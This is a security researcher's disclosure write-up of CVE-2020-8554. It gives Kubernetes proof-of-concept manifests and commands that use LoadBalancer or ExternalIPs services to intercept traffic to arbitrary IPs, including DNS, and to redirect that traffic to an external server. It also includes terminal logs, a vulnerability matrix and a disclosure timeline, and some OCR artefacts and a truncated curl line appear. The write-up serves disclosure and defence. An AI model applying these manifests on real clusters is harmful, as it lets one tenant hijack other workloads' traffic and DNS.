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Kubernetes man in the middle using LoadBalancer or ExternalIPs (CVE-2020-8554)

It's 2 weeks before the end of 2019, we are deploying a Kubernetes cluster at a client with MetalLB as LoadBalancer, and for unknown reasons at the time, MetalLB VIP randomly stops working (in the end it was too small CPU limits but that's not important). As we need to have the platform in production before the end of year, we agree with the client to put some workaround in place to temporarily replace MetalLB.

Instead of modifying our deployments to add `hostPort`, I got a clever idea, why not create a new `Service` with as `ExternalIPs` the node IPs, it would allow to get the traffic from node_x_IP:443 to the right pods and allow us to debug MetalLB on the side.

We immediately applied the following manifest:

```
apiVersion: v1
  kind: Service
  metadata:
    name: myapp
    namespace: anevia
spec:
  ports:
  - name: http
    port: 80
    protocol: TCP
    targetPort: 80
  - name: https
    port: 443
    protocol: TCP
    targetPort: 443
  selector:
    app: myapp
  externalIPs:
  - <node_1_IP>
  - <node_2_IP>
  ...
  - <node_n_IP>
```

and it immediately broke the cluster.

Kube-proxy IPVS adds the `ClusterIP`, `ExternalIP` and `LoadBalancerIP` to the `kube-ipvs0` interface, so the nodes could not talk to each other anymore.

After fighting a bit to repair the cluster with one of my colleagues, I had a light bulb moment: I just need to set `externalIPs` to intercept the traffic of any IP, this is NICE (MITM as a Service).

As I had already reported a security issue to Kubernetes ([CVE-2019-9946](https://blog.champtar.fr)), I was invited to the private launch of Kubernetes bug bounty during the summer of 2019. Of course the invite had expired, but I was able to get a new one quickly.

POC

First create the target MITM pod

```
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Namespace
metadata:
  name: kubeproxy-mitm
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: echoserver
  namespace: kubeproxy-mitm
spec:
  replicas: 1
  selector:
    matchLabels:
      app: echoserver
  template:
    metadata:
      labels:
        app: echoserver
    spec:
      containers:
      - image: gcr.io/google_containers/echoserver:1.10
        name: echoserver
        ports:
        - name: http
          containerPort: 8080
        - name: https
          containerPort: 8443
EOF
```

Then to perform the MITM using LoadBalancer, just replace `<IP>` with the IP you want to MITM

```
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-lb
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: http
    port: 80
    targetPort: 8080
  - name: https
    port: 443
    targetPort: 8443
  selector:
    app: echoserver
  type: LoadBalancer
  loadBalancerIP: <IP>
EOF
kubectl proxy --port=8080 &
sleep 3
curl -k -v -XPATCH  -H "Accept: application/json" -H "Content-Type
kill $!
```

Or to perform the MITM using ExternalIP, just replace `<IP>` with the IP you want to MITM

```
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Service
metadata:
  name: mitm-externalip
  namespace: kubeproxy-mitm
spec:
  ports:
  - name: http
    port: 80
    targetPort: 8080
  - name: https
    port: 443
    targetPort: 8443
  selector:
    app: echoserver
  type: ClusterIP
  externalIPs:
    - <IP>
EOF
```

You can also redirect the MITM traffic to an external server, by removing the selector of the service, and manually creating Endpoints


```
kubectl apply -f - <<'EOF'
apiVersion: v1
kind: Endpoints
metadata:
  name: mitm-externalip
  namespace: kubeproxy-mitm
subsets:
- addresses:
  - ip: <EXTERNAL SERVER IP>
  ports:
  - name: http
    port: 80
    targetPort: 8080
  - name: https
    port: 443
```

```
      targetPort: 8443
  EOF
```

This also works for UDP (so DNS)


Asciinema

Pre-checks




```
$ gcloud compute ssh gke-kubeproxy-tests-default-pool-05cd0c3c-7thw -- cat /etc/resolv.conf 2>/dev/null | grep nameser
ver
nameserver 169.254.169.254
$ # We see that the GKE nodes use 169.254.169.254 as DNS server, this is what we will intercept later
$ # Deploy our 2 tests pods
$ kubectl apply -f - <<'EOF'
> apiVersion: v1
> kind: Pod
> metadata:
>   name: dig-pod
> spec:
>   containers:
>     - name: dig
>       image: sequenceiq/alpine-dig:latest
>       command: [ "/bin/sleep", "3600" ]
> ---
> apiVersion: v1
> kind: Pod
> metadata:
>   name: dig-node
> spec:
>   hostNetwork: true
>   containers:
>     - name: dig
>       image: sequenceiq/alpine-dig:latest
>       command: [ "/bin/sleep", "3600" ]
> EOF
pod/dig-pod created
pod/dig-node created
$
$ # Check the normal results for "dig kubernetes.io"
$
$ kubectl exec dig-pod -- dig kubernetes.io

; <<>> DiG 9.10.2 <<>> kubernetes.io
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20095
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;kubernetes.io.                 IN      A

;; ANSWER SECTION:
kubernetes.io.          299     IN      A       45.54.44.102

;; Query time: 4 msec
;; SERVER: 10.23.240.10#53(10.23.240.10)
;; WHEN: Sat Jan 04 21:14:13 UTC 2020
;; MSG SIZE  rcvd: 58

$
$ 
```

DNS MITM (internal endpoint)



```
< Date: Sat, 04 Jan 2020 22:05:36 GMT
<
{
  "kind": "Service",
  "apiVersion": "v1",
  "metadata": {
    "name": "mitm-external-lb-dns",
    "namespace": "kubeproxy-mitm",
    "selfLink": "/api/v1/namespaces/kubeproxy-mitm/services/mitm-external-lb-dns/status",
    "uid": "1f09d303-1fd7-4a87-bb9f-f71f9ef23c56",
    "resourceVersion": "15862",
    "creationTimestamp": "2020-01-04T22:05:12Z",
    "annotations": {
      "kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"kind\":\"Service\",\"metadata\":{\"annotations\":{},\"name\":\"mitm-external-lb-dns\",\"namespace\":\"kubeproxy-mitm\"},\"spec\":{\"loadBalancerIP\":\"169.254.169.254\",\"ports\":[{\"name\":\"dnsu\",\"port\":53,\"protocol\":\"UDP\",\"targetPort\":53}],\"selector\":{\"app\":\"echoserver-dns\"},\"type\":\"LoadBalancer\"}}\n"
    },
    "finalizers": [
      "service.kubernetes.io/load-balancer-cleanup"
    ]
  },
  "spec": {
    "ports": [
      {
        "name": "dnsu",
        "protocol": "UDP",
        "port": 53,
        "targetPort": 53,
        "nodePort": 32449
      }
    ],
    "selector": {
      "app": "echoserver-dns"
    },
    "clusterIP": "10.23.243.194",
    "type": "LoadBalancer",
    "sessionAffinity": "None",
    "loadBalancerIP": "169.254.169.254",
    "externalTrafficPolicy": "Cluster"
  },
  "status": {
    "loadBalancer": {
      "ingress": [
        {
          "ip": "169.254.169.254"
        }
      ]
    }
  }
* Connection #0 to host 127.0.0.1 left intact
}$ pkill kubectl
[1]+  Complété              kubectl proxy --port=8080
$
$ 
```

DNS MITM (external endpoint)



```
      {
        "name": "dnsu",
        "protocol": "UDP",
        "port": 53,
        "targetPort": 53,
        "nodePort": 32736
      }
    ],
    "clusterIP": "10.23.245.184",
    "type": "LoadBalancer",
    "sessionAffinity": "None",
    "loadBalancerIP": "169.254.169.254",
    "externalTrafficPolicy": "Cluster"
  },
  "status": {
    "loadBalancer": {
      "ingress": [
        {
          "ip": "169.254.169.254"
        }
      ]
    }
  }
* Connection #0 to host 127.0.0.1 left intact
}$ pkill kubectl
[1]+  Complété              kubectl proxy --port=8080
$
$ kubectl get -n kubeproxy-mitm service/mitm-external-l[illegible]dn[illegible]
NAME                   TYPE           CLUSTER-IP      E[illegible]ERN[illegible]IP       PORT(S)        AGE
mitm-external-lb-dns   LoadBalancer   10.23.245.184   1[illegible]54.169.254   53:32736/UDP   23s
$
$ kubectl exec dig-pod -- dig CH TXT version.server

; <<>> DiG 9.10.2 <<>> CH TXT version.server
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14216
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1452
;; QUESTION SECTION:
;version.server.                        CH      TXT

;; ANSWER SECTION:
version.server.         0       CH      TXT     "cloudflare-resolver-2019.11.0"

;; Query time: 12 msec
;; SERVER: 10.23.240.10#53(10.23.240.10)
;; WHEN: Sat Jan 04 22:57:16 UTC 2020
;; MSG SIZE  rcvd: 85

$
$
$ 
```

Tests

To properly qualify the issue, I used 3 clusters:

- CentOS 7, kubespray, K8S v1.16.3, containerd, Calico, kube-proxy iptables
- same except kube-proxy IPVS
- GKE 1.15.4-gke.22 to make it easier to reproduce the results for K8S Team

I found 2 ways to man in the middle the traffic, by:

a) creating a LoadBalancer service and patching the status with the attacked IP

b) creating a ClusterIP service with ExternalIPs set to the attacked IP

For these 2 options, I explored:


1) MITM of IPs external to the cluster

2) MITM of ClusterIP IP

3) MITM of pod IP

4) MITM of 127.0.0.1

This give us the following:



	K8S Cluster:	iptables	ipvs	gke (VPC-native disabled)
Issue	Test			
1a	node -> ip	vulnerable	vulnerable	vulnerable
	pod -> ip	vulnerable	vulnerable	vulnerable
1b	node -> ip	ok	vulnerable	ok
	pod -> ip	vulnerable	vulnerable	ok
2a	node -> clusterIP	random	vulnerable	ok
	pod -> clusterIP	ok	vulnerable	random
2b	node -> clusterIP	ok	vulnerable	ok
	pod -> clusterIP	ok	vulnerable	ok
3a	node -> clusterIP	vulnerable	tcp reset	ok
	pod -> clusterIP	ok	tcp reset	vulnerable
	node -> endpoint	vulnerable	vulnerable	ok
	pod -> endpoint	vulnerable	vulnerable	ok
3b	node -> clusterIP	vulnerable	timeout	vulnerable
	pod -> clusterIP	ok	timeout	vulnerable
	node -> endpoint	vulnerable	vulnerable	vulnerable
	pod -> endpoint	vulnerable	vulnerable	vulnerable
4a	node -> local	vulnerable	timeout	vulnerable

4b is already blocked.

2/3/4 could all be blocked by default, as those are not valid use cases.

1 is expected behavior for me, I want my pods to be able to talk to ExternalIP or LoadBalancerIP.

Another issue seen during my tests is that you can have multiple services with the same externalIP/port

```
# kubectl get svc -n kubeproxy-mitm
NAME                        TYPE            CLUSTER-IP      EXTERNAL-IP
```

```
mitm-external-eip-dns   ClusterIP      10.233.55.182   8.8.8.8
mitm-external-lb-dns    LoadBalancer   10.233.35.158   8.8.8.8


# kubectl get svc -n kubeproxy-mitm
NAME                    TYPE           CLUSTER-IP      EXTERNAL-IP
mitm-external-lb-dns1   LoadBalancer   10.233.47.145   8.8.8.8
mitm-external-lb-dns2   LoadBalancer   10.233.40.23    8.8.8.8
mitm-external-lb-dns3   LoadBalancer   10.233.28.107   8.8.8.8
```

The service that gets the traffic seems to be random.

Timeline

- 2019-12-19: light bulb moment
- 2019-12-20: New invite to K8S bug bounty
- 2019-12-27: Initial report
- 2020-01-09: After some back and forth, report validated
- 2020-03-03: CVE-2020-8554 reserved
- 2020-12-07: Public disclosure

Acknowledgments

- Thanks to my colleague Fabien for breaking this cluster with me ;)
- Thanks to the Kubernetes Security Team